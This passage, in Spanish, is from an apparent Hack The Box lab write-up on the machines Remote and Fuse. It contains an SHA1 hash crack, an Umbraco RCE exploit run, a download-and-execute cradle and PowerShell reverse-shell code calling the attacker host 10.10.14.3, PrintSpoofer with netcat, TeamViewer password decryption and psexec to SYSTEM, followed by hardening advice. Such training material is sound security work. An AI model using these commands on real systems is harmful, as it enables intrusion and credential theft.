


Figura 29: Resultados de wappalyzer

Intentamos un escaneo con dirb para escanear los posibles directorios ocultos, donde se encontraron muchos directorios que de forma normal hubieran sido localizados y otros que hacen referencia a redirecciones, algunos que mostraron un error de configuración pero no grave.

0000000038:	200	187 L	490 W	6703 Ch	"home"
0000000032:	200	137 L	338 W	5011 Ch	"blog"
0000000025:	200	124 L	331 W	7890 Ch	"contact"
0000000042:	200	129 L	302 W	5330 Ch	"products"
0000000155:	200	167 L	330 W	6739 Ch	"people"
0000000157:	500	80 L	276 W	3420 Ch	"product"
0000000286:	200	187 L	490 W	6703 Ch	"Home"
0000000496:	200	129 L	302 W	5330 Ch	"Products"
0000000592:	200	124 L	331 W	7890 Ch	"Contact"
0000000715:	302	3 L	8 W	126 Ch	"install"
0000001035:	200	137 L	338 W	5011 Ch	"Blog"
0000001352:	200	167 L	330 W	6749 Ch	"People"
0000001794:	500	80 L	276 W	3420 Ch	"Product"
0000002430:	302	3 L	8 W	126 Ch	"INSTALL"
0000002574:	500	80 L	276 W	3420 Ch	"master"
0000002624:	200	123 L	283 W	4049 Ch	"1112"
0000001119:	200	161 L	428 W	5441 Ch	"about-us"
0000002959:	200	116 L	222 W	3313 Ch	"intranet"
0000003012:	200	123 L	310 W	4234 Ch	"1114"
0000002997:	200	81 L	201 W	2750 Ch	"1117"

Figura 30: Escaneo con la herramienta dirb

Luego para tratar de buscar por los archivos compartidos se usa el comando llamado showmount, que viene en la herramienta nfs-common.

```
> showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```

Figura 31: Obtención del backup

Luego creando una carpeta para guardar el contenido extraído con el comando "mount -t nfs 10.10.10.180:/site_backups".

una vez copiado esto tenemos carpetas interesantes, nuestro objetivo parecen ser credenciales de la base de datos para por medio de esas acceder al servidor original, entonces primero buscamos un poco. Entonces encontramos una password en hash dentro de .\App_Data\Umbraco.sdf La obtuvimos

```
> cd backups
└─ App_Browsers └─ aspnet_client └─ css └─ Umbraco └─ default.aspx
└─ App_Data └─ bin └─ Media └─ Umbraco_Client └─ Global.asax
└─ App_Plugins └─ Config └─ scripts └─ Views └─ Web.config
```

Figura 32: Revisado del backup

mediante el comando strings probando en diferentes archivos de configuración greppeando pass, luego de encontrarla en esta ruta vimos que greppeando pass no nos daba mucha información adicional al correo de login, así que probamos otro filtro.

```
└─ ~/HTB/REMOTE/content/backups/App_Data
└─ cache └─ Logs └─ Models └─ packages └─ TEMP └─ umbraco.config └─ Umbraco.sdf
>
> strings Umbraco.sdf | grep pass
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/us
er/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "smith" <smith@htb.local>umbraco/us
er/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "ssmith" <ssmith@htb.local>umbraco/
user/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/us
er/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/us
er/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/us
er/password/changepassword change
passwordConfig
```

Figura 33: Encontrando el fichero con la contraseña

Entonces probando el filtro `.admin.` en base a los resultados anteriores, y encontramos un hash, el cual mediante hash-identifier pudimos comprobar su naturaleza SHA1.

```
> strings Umbraco.sdf | grep admin
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm": "SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm": "SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm": "SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/logoutlogout success
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/saveupdatingLastLoginDate, LastPasswordChangeDate, UpdateDate
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/loginlogin success
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/logoutlogout success
```

Figura 34: Encontrando la contraseña cifrada

Ahora posteriormente lo que sigue es intentar el crackeo de esta contraseña cifrada en SHA1, para nuestra suerte este tipo de cifrado es completamente obsoleto al poseer posibilidad de colisiones en su algoritmo. Por lo cual en diferentes sitios online se pueden encontrar formas de crackear la contraseña, y el resultado es la obtención de la contraseña "baconandcheese".




Figura 35: Encontrando la contraseña en texto claro

Probando ya tenemos acceso a la página de administrador dentro de la página, donde se permite el subido de imágenes, lo cual nos hace dar una idea de una posible inyección o ejecución remota de comandos, para lo cual primero buscaremos si existe algún exploit que aproveche esta vulnerabilidad en github.




Figura 36: Entrando al admin de Umbraco

2.4. Explotación

2.4.1. Obtención de Acceso como usuario

Entonces comenzamos con la búsqueda del script en github, para lo cual nos encontramos el siguiente. <https://github.com/noraj/Umbraco-RCE> Descargando el exploit y ejecutándolo obtenemos una ejecución remota de comandos mediante powershell.

```
> python exploit.py -u admin@htb.local -p baconandcheese -i "http://10.10.10.180/" -c powershell.exe -a '-NoProfile -Command dir'

Directory: C:\windows\system32\inetsrv

Mode LastWriteTime      Length Name
---- -----          -----
d---- 2/19/2020  3:11 PM        Config
d---- 2/19/2020  3:11 PM        en
d---- 2/19/2020  3:11 PM        en-US
d---- 10/4/2021  9:11 AM       History
d---- 2/19/2020  3:11 PM        MetaBack
-a--- 2/19/2020  3:11 PM    252928 abocomp.dll
-a--- 2/19/2020  3:11 PM    324608 adsis.dll
-a--- 2/19/2020  3:11 PM    119808 appcmd.exe
-a--- 9/15/2018  3:14 AM     3810 appcmd.xml
-a--- 2/19/2020  3:11 PM    181760 AppHostNavigators.dll
```

Figura 37: Probando Ejecución Remota de Comandos

Una vez con esto tenemos que encontrar la forma de abrir una reverse shell para trabajar cómodos y explorar el sistema, entonces usarmos primero:

1. Un Comando que permita la reverse shell que evite que crashee la terminal. Este lo obtenemos de diferentes payloads de <https://github.com/swisskyrepo/PayloadsAllTheThings>.

```
> python exploit.py -u admin@tb.local -p baconandcheese -i "http://10.10.10.180/" -c powershell.exe -a "
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.3:8001/powershell_reverse_tcp.ps1')
#####
# PowerShell Reverse TCP v3.5
# by Ivan Sincek
#
# GitHub repository at github.com/ivan-sincek/powershell-reverse-tcp.
# Feel free to donate bitcoin at 1BrZM6T7G9RN8vbabnfXu4M6Lpgztq6Y14.
#
#####
No connection could be made because the target machine actively refused it 10.10.14.3:1234
```

Figura 38: Comando del exploit

2. Levantamos un servidor en python3 para poder subir el payload al sistema y crear el backdoor.

```
> python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
127.0.0.1 - - [10/Oct/2021 16:35:37] "GET /powershell_reverse_tcp.ps1 HTTP/1.1" 200 -
10.10.10.180 - - [10/Oct/2021 16:38:35] "GET /powershell_reverse_tcp.ps1 HTTP/1.1" 200 -
10.10.10.180 - - [10/Oct/2021 16:38:52] "GET /powershell_reverse_tcp.ps1 HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
> python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
10.10.10.180 - - [10/Oct/2021 17:42:19] "GET /powershell_reverse_tcp.ps1 HTTP/1.1" 200 -
```

Figura 39: Server de Python3 en escucha

3. Un payload para establecer la conexión, este lo obtenemos de <https://github.com/ivan-sincek/powershell-reverse-tcp..>

```
try {
    # change the host address and/or port number as necessary
    $client = New-Object Net.Sockets.TcpClient("10.10.14.3", 1234);
    $stream = $client.GetStream();
    $buffer = New-Object Byte[] 1024;
    $encoding = New-Object Text.AsciiEncoding;
    $writer = New-Object IO.StreamWriter($stream);
    $writer.AutoFlush = $true;
    Write-Host "Backdoor is up and running...";
    Write-Host "";
    $bytes = 0;
    do {
        $writer.WriteLine("PS>");
        do {
            $bytes = $stream.Read($buffer, 0, $buffer.Length);
            if ($bytes -gt 0) {
```

Figura 40: Imagen del payload modificado con nuestra dirección

4. Tener escuchando con netcat un puerto para establecer la conexión por el payload.

```
> nc -lvpn 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.10.180 50580
PS>ls

Directory: C:\windows\system32\inetsrv

Mode LastWriteTime Length Name
---- ----- ----- ----
d---- 2/19/2020 3:11 PM Config
d---- 2/19/2020 3:11 PM en
d---- 2/19/2020 3:11 PM en-US
d---- 10/4/2021 9:11 AM History
```

Figura 41: Estableciendo contacto con el netcat

5. Por último solo quedaría acceder a la carpeta del usuario y abrir el user.txt

```
PS>cd Public
PS>ls

Directory: C:\Users\Public

Mode LastWriteTime Length Name
---- ----- ----- ----
d-r--- 2/19/2020 3:03 PM Documents
d-r--- 9/15/2018 3:19 AM Downloads
d-r--- 9/15/2018 3:19 AM Music
d-r--- 9/15/2018 3:19 AM Pictures
d-r--- 9/15/2018 3:19 AM Videos
-ar--- 10/10/2021 5:55 PM user.txt

PS>cat user.txt
8884b1721769ac46dc46083782506ec6
```

Figura 42: Observando en texto claro la flag

2.4.2. Escalamiento de Privilegios

Para el escalamiento de privilegios lo primero que hice fue fijarme en los permisos que tenía con mi usuario actual, esto se puede hacer mediante el comando "whoami /priv". Luego de esto, había

```
PS>whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token      Disabled
SeIncreaseQuotaPrivilege    Adjust memory quotas for a process  Disabled
SeAuditPrivilege           Generate security audits        Disabled
SeChangeNotifyPrivilege    Bypass traverse checking       Enabled
SeImpersonatePrivilege    Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege    Create global objects         Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set   Disabled
```

Figura 43: Verificando Privilegios

que averiguar la versión del sistema para poder empezar a buscar algún exploit relacionado a los permisos habilitados.

```
PS>systeminfo

Host Name:                  REMOTE
OS Name:                    Microsoft Windows Server 2019 Standard
OS Version:                 10.0.17763 N/A Build 17763
OS Manufacturer:            Microsoft Corporation
OS Configuration:           Standalone Server
OS Build Type:              Multiprocessor Free
Registered Owner:           Windows User
Registered Organization:
Product ID:                 00429-00521-62775-AA801
Original Install Date:      2/19/2020, 4:03:29 PM
System Boot Time:            10/11/2021, 9:04:52 AM
System Manufacturer:         VMware, Inc.
System Model:                VMware7,1
System Type:                 x64-based PC
Processor(s):                2 Processor(s) Installed.
                               [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2295 Mhz
                               [02]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2295 Mhz
BIOS Version:                VMware, Inc. VMW71.00V.16707776.B64.2008070230, 8/7/2020
Windows Directory:           C:\Windows
```

Figura 44: Información del Sistema

Entonces encontramos un github que hablaba sobre el abuso del permiso **SeImpersonatePrivilege** en servidores 2016-2019, entonces mediante el script encontrado en :

<https://github.com/itm4n/PrintSpoofer/tree/v1.0>

Luego de pasar el script a la máquina víctima mediante el uso de un servidor local en python3 y el comando en powershell invoke-webrequest que sirve a modo de wget para obtener una descarga de otro servidor. el script llamado exploit.exe y el netcat llamado nc.exe son necesarios para poder levantar la reverse shell con permisos elevados.

```
PS>./exploit.exe -c "C:\Users\Public\nc.exe 10.10.14.3 443 -e powershell.exe"
"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
```

Figura 45: Ejecutando el script de elevación.

Aparentemente funciona pero luego no detecta nada en el puerto de escucha, se hizo una corroboración por md5 a ver si el archivo era exactamente el mismo, pero debido a ciertas circunstancias esta forma no se dejó. Entonces al fallar esta forma empecé a ver los procesos del sistema a ver si había

```
> sudo nc -lvp 443
[sudo] contraseña para jmt:
Listening on 0.0.0.0 443
```

Figura 46: Fallo en la escucha

alguna pista sobre cómo escalar privilegios, encontré todos los procesos no terminados del exploit que estaban corriendo en background. y entonces encontré un proceso de TeamViewer7 corriendo. Buscando un poco sobre algún exploit relacionado a la versión 7, encontré una forma de dumper las

vmtoolsd.exe	2160 VMTools
VGAuthService.exe	2168 VGAuthService
svchost.exe	2176 W32Time
svchost.exe	2204 W3SVC, WAS
TeamViewer_Service.exe	2216 TeamViewer7

Figura 47: Proceso de TeamViewer

claves de registro que se encuentran en ciertas rutas, un poco más de la documentación se encuentra en : <https://whynotsecurity.com/blog/teamviewer/>

Entonces nos dirigimos a la ruta en cuestión para poder dumper la clave de registro.

```
PS>get-itemproperty -path .

StartMenuGroup      : TeamViewer 7
InstallationDate    : 2020-02-20
InstallationDirectory : C:\Program Files (x86)\TeamViewer\Version7
Always_Online        : 1
Security_ActivateDirectIn : 0
Version              : 7.0.43148
ClientIC             : 301094961
PK                   : {191, 173, 42, 237...}
SK                   : {248, 35, 152, 56...}
LastMACUsed          : {005056B98CE8}
MIDInitiativeGUID   : {514ed376-a4ee-4507-a28b-484604ed0ba0}
MIDVersion           : 1
ClientID             : 1769137322
CUse                 : 1
LastUpdateCheck      : 1629207277
UsageEnvironmentBackup : 1
SecurityPasswordAES  : {255, 155, 28, 115...}
MultiPwdMgmtIDs     : {admin}
MultiPwdMgmtPWDs    : {357BC4C8F33160682B01AE2D1C987C3FE2BAE09455B94A1919C4CD4984593A77}
Security_PasswordStrength : 3
PSPath                : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\software\wow6432node\
teamviewer\vers         : ion7
PSParentPath          : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\software\wow6432node\
teamviewer
PSChildName           : version7
PSDrive                : HKLM
PSProvider              : Microsoft.PowerShell.Core\Registry
```


Figura 48: Verificando llave disponible

Ya averiguamos de qué parámetro tenemos que buscar la llave, googleando un poco encontramos la ruta y es la siguiente, entonces solo tocaría dumper.

```
PS>(get-itemproperty -path .).SecurityPasswordAES
255
155
28
115
214
107
206
49
172
65
62
174
19
27
70
79
88
47
108
226
209
225
243
218
126
141
55
107
38
57
```

Figura 49: Dumper la clave

Ahora lo que sigue es crackear esta contraseña, según vimos en la vulnerabilidad usa un cifrado AES-128-CBC con la llave 0602000000a400005253413100040000, encontré un script que se usaba para dumper las credenciales de este exploit específicamente y es el siguiente.



```

GNU nano 5.4                               decript.py
#!/usr/bin/env python3

from Crypto.Cipher import AES

key = b"\x06\x02\x00\x00\x00\x00\x00\x00\x52\x53\x41\x31\x00\x04\x00\x00"
iv = b"\x01\x00\x01\x00\x67\x24\x4F\x43\x6E\x67\x62\xF2\x5E\xA8\xD7\x04"
ciphertext = bytes([255, 155, 28, 115, 214, 107, 206, 49, 172, 65, 62, 174,
                    19, 27, 70, 79, 88, 47, 108, 226, 209, 225, 243, 218,
                    126, 141, 55, 107, 38, 57, 78, 91])

aes = AES.new(key, AES.MODE_CBC, IV=iv)
password = aes.decrypt(ciphertext).decode("utf-16").rstrip("\x00")

print(f"[+] Found password: {password}")

```

Figura 50: Script de Python para decifrar la clave

Con esto obtuvimos la contraseña que era **!R3m0te!**, ya con esta clave obtenida podemos usar algún impacket para acceder a la máquina, en este caso usamos el psexec.py ubicando el github <https://github.com/SecureAuthCorp/>.



```

python3 psexec.py 'administrator:!R3m0te!@10.10.10.180'
Impacket v0.9.24.dev1+20210928.152630.ff7c521a - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.10.10.180.....
[*] Found writable share ADMIN$ 
[*] Uploading file VEYvXPoR.exe
[*] Opening SVCManager on 10.10.10.180.....
[*] Creating service Becq on 10.10.10.180.....
[*] Starting service Becq.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>

```

Figura 51: entrando como NT Authority System

Con esto ya podríamos obtener la bandera root en C:\Users\Administrator\Desktop\root.txt. Y así finalizaría el acceso completo a la máquina Remote, con los máximos privilegios se puede hacer de todo, así que con esto en mente lo que sigue ahora es la parte de post explotación, en la cual principalmente se hará el hardening de las vulnerabilidades para que no haya problemas críticos en la seguridad.

2.5. Hardening

2.5.1. Umbraco

Para evitar el ingreso por el vector de umbraco se requiere una actualización, pero debido a que pasar de Umbraco 7 al 8 o 9 no es tan sencillo, gracias a la incompatibilidad de código que hay entre versiones, la única solución que quedaría sería netamente pasar el contenido de forma manual de una versión a otra. Esta es la solución oficial que nos dan en la documentación de Umbraco, sin embargo esta versión es completamente obsoleta así que solo quedaría hacer la migración manual como sugieren. De hecho gracias a la versión que se tiene en el servidor, que es la 7.12.4, no tiene forma de migrar.

Version 7.1.0

- Remove the /Install folder.

Figura 52: Solución Oficial de Umbraco

Entonces la única solución sería instalar una nueva versión de Umbraco 9 y configurar el servidor desde esa base.

2.5.2. Permisos Powershell

También se tuvo un problema con los permisos o privilegios que tenía el usuario con el que se escaló privilegios, debido a la versión 2019 de servidor que se usaban era necesario verificar que el permiso **SeImpersonatePrivilege**- Para lo cual se tiene que deshabilitar mediante un script referenciado en

```
function Add-ServiceLogonRight([string] $Username) {
    Write-Host "Enable ServiceLogonRight for $Username"

    $tmp = New-TemporaryFile
    secedit /export /cfg "$tmp.inf" | Out-Null
    (gc -Encoding ascii "$tmp.inf") -replace '^SeServiceLogonRight .+'
    , " '$0,$Username" | sc -Encoding ascii "$tmp.inf"
    secedit /import /cfg "$tmp.inf" /db "$tmp.sdb" | Out-Null
    secedit /configure /db "$tmp.sdb" /cfg "$tmp.inf" | Out-Null
    rm $tmp* -ea 0
}
```

Con esto ya evitaría que se pueda escalar privilegios mediante el exploit en Windows Server 2019.

2.5.3. TeamViewer7

Para instalar esto se necesitaría o eliminar el proceso o actualizar la versión a la más nueva, pero desde cmd o powershell no se puede actualizar de forma sencilla los programas debido a la forma en la que están hechos y el funcionamiento de la terminal en windows. De todos modos se podría actualizar luego de instalar un programa llamado winget ubicado en <https://github.com/microsoft/winget-cli/releases>

3. Fuse

3.1. Reconocimiento

Hack The Box proporcionó los datos del servidor el cual deberá ser auditado, el cual tiene las características descritas en la Figura 53




Figura 53: Reconociendo puertos abiertos.

3.2. Escaneo de Vulnerabilidades

Realizamos un escaneo más profundo al incluir algunas opciones adicionales que nos brinden mayor detalle del servidor objetivo. En este caso, usamos algunas opciones como escanear todos los puertos y el escaneo de versiones de los servicios que están corriendo en cada puerto.

```
took: 4m 26s | nmap -p- -sV -Pn 10.10.10.193
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-16 10:24 -05
Nmap scan report for fuse.fabricorp.local (10.10.10.193)
Host is up (0.12s latency).
Not shown: 65514 filtered ports
PORT      STATE SERVICE VERSION
53/tcp    open  domain  Simple DNS Plus
80/tcp    open  http   Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-10-16 15:40:26Z)
135/tcp   open  msrpc   Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap    Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: FABRICORP)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap    Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf   .NET Message Framing
49666/tcp open  msrpc   Microsoft Windows RPC
49667/tcp open  msrpc   Microsoft Windows RPC
49675/tcp open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
49676/tcp open  msrpc   Microsoft Windows RPC
49678/tcp open  msrpc   Microsoft Windows RPC
49697/tcp open  msrpc   Microsoft Windows RPC
49752/tcp open  msrpc   Microsoft Windows RPC
Service Info: Host: FUSE; OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 255.15 seconds
```

Figura 54: Reconociendo puertos abiertos.

Se identifican servicios importantes tales como:

- DC: Fabricorp.local
- Servicio Web: Puerto 80
- Servicio Samba: Puerto 445
- Servicio RPC: Puerto 135
- Servicio RDP: Puerto 5985

3.3. Enumeración

Partimos revisando el servicio web, para lo cual ingresamos desde un navegador a la IP que tenemos, notando que se está realizando una redirección a una ruta específica, la cual no está registrada en nuestro equipo.




Figura 55: Primer intento de acceso al servicio Web de Fuse

Para poder acceder sin problemas, entonces agregamos dicha ruta y la IP en el archivo /etc/hosts, como se muestra en la Figura 56

```
GNU nano 5.4                               /etc/hosts *
127.0.0.1 localhost.localdomain localhost
127.0.1.1 ASMunknow
10.10.10.193 fuse.fabricorp.local
```

Figura 56: Contenido del archivo hosts.

Ahora, al probar nuevamente, podemos confirmar que ya se tiene acceso al sitio web, y con ello descubrimos que en dicho sitio web está alojado un servicio de logs de impresión, así como se muestra en la Figura 57.

Date	HTML	Data (day)	Data (month)
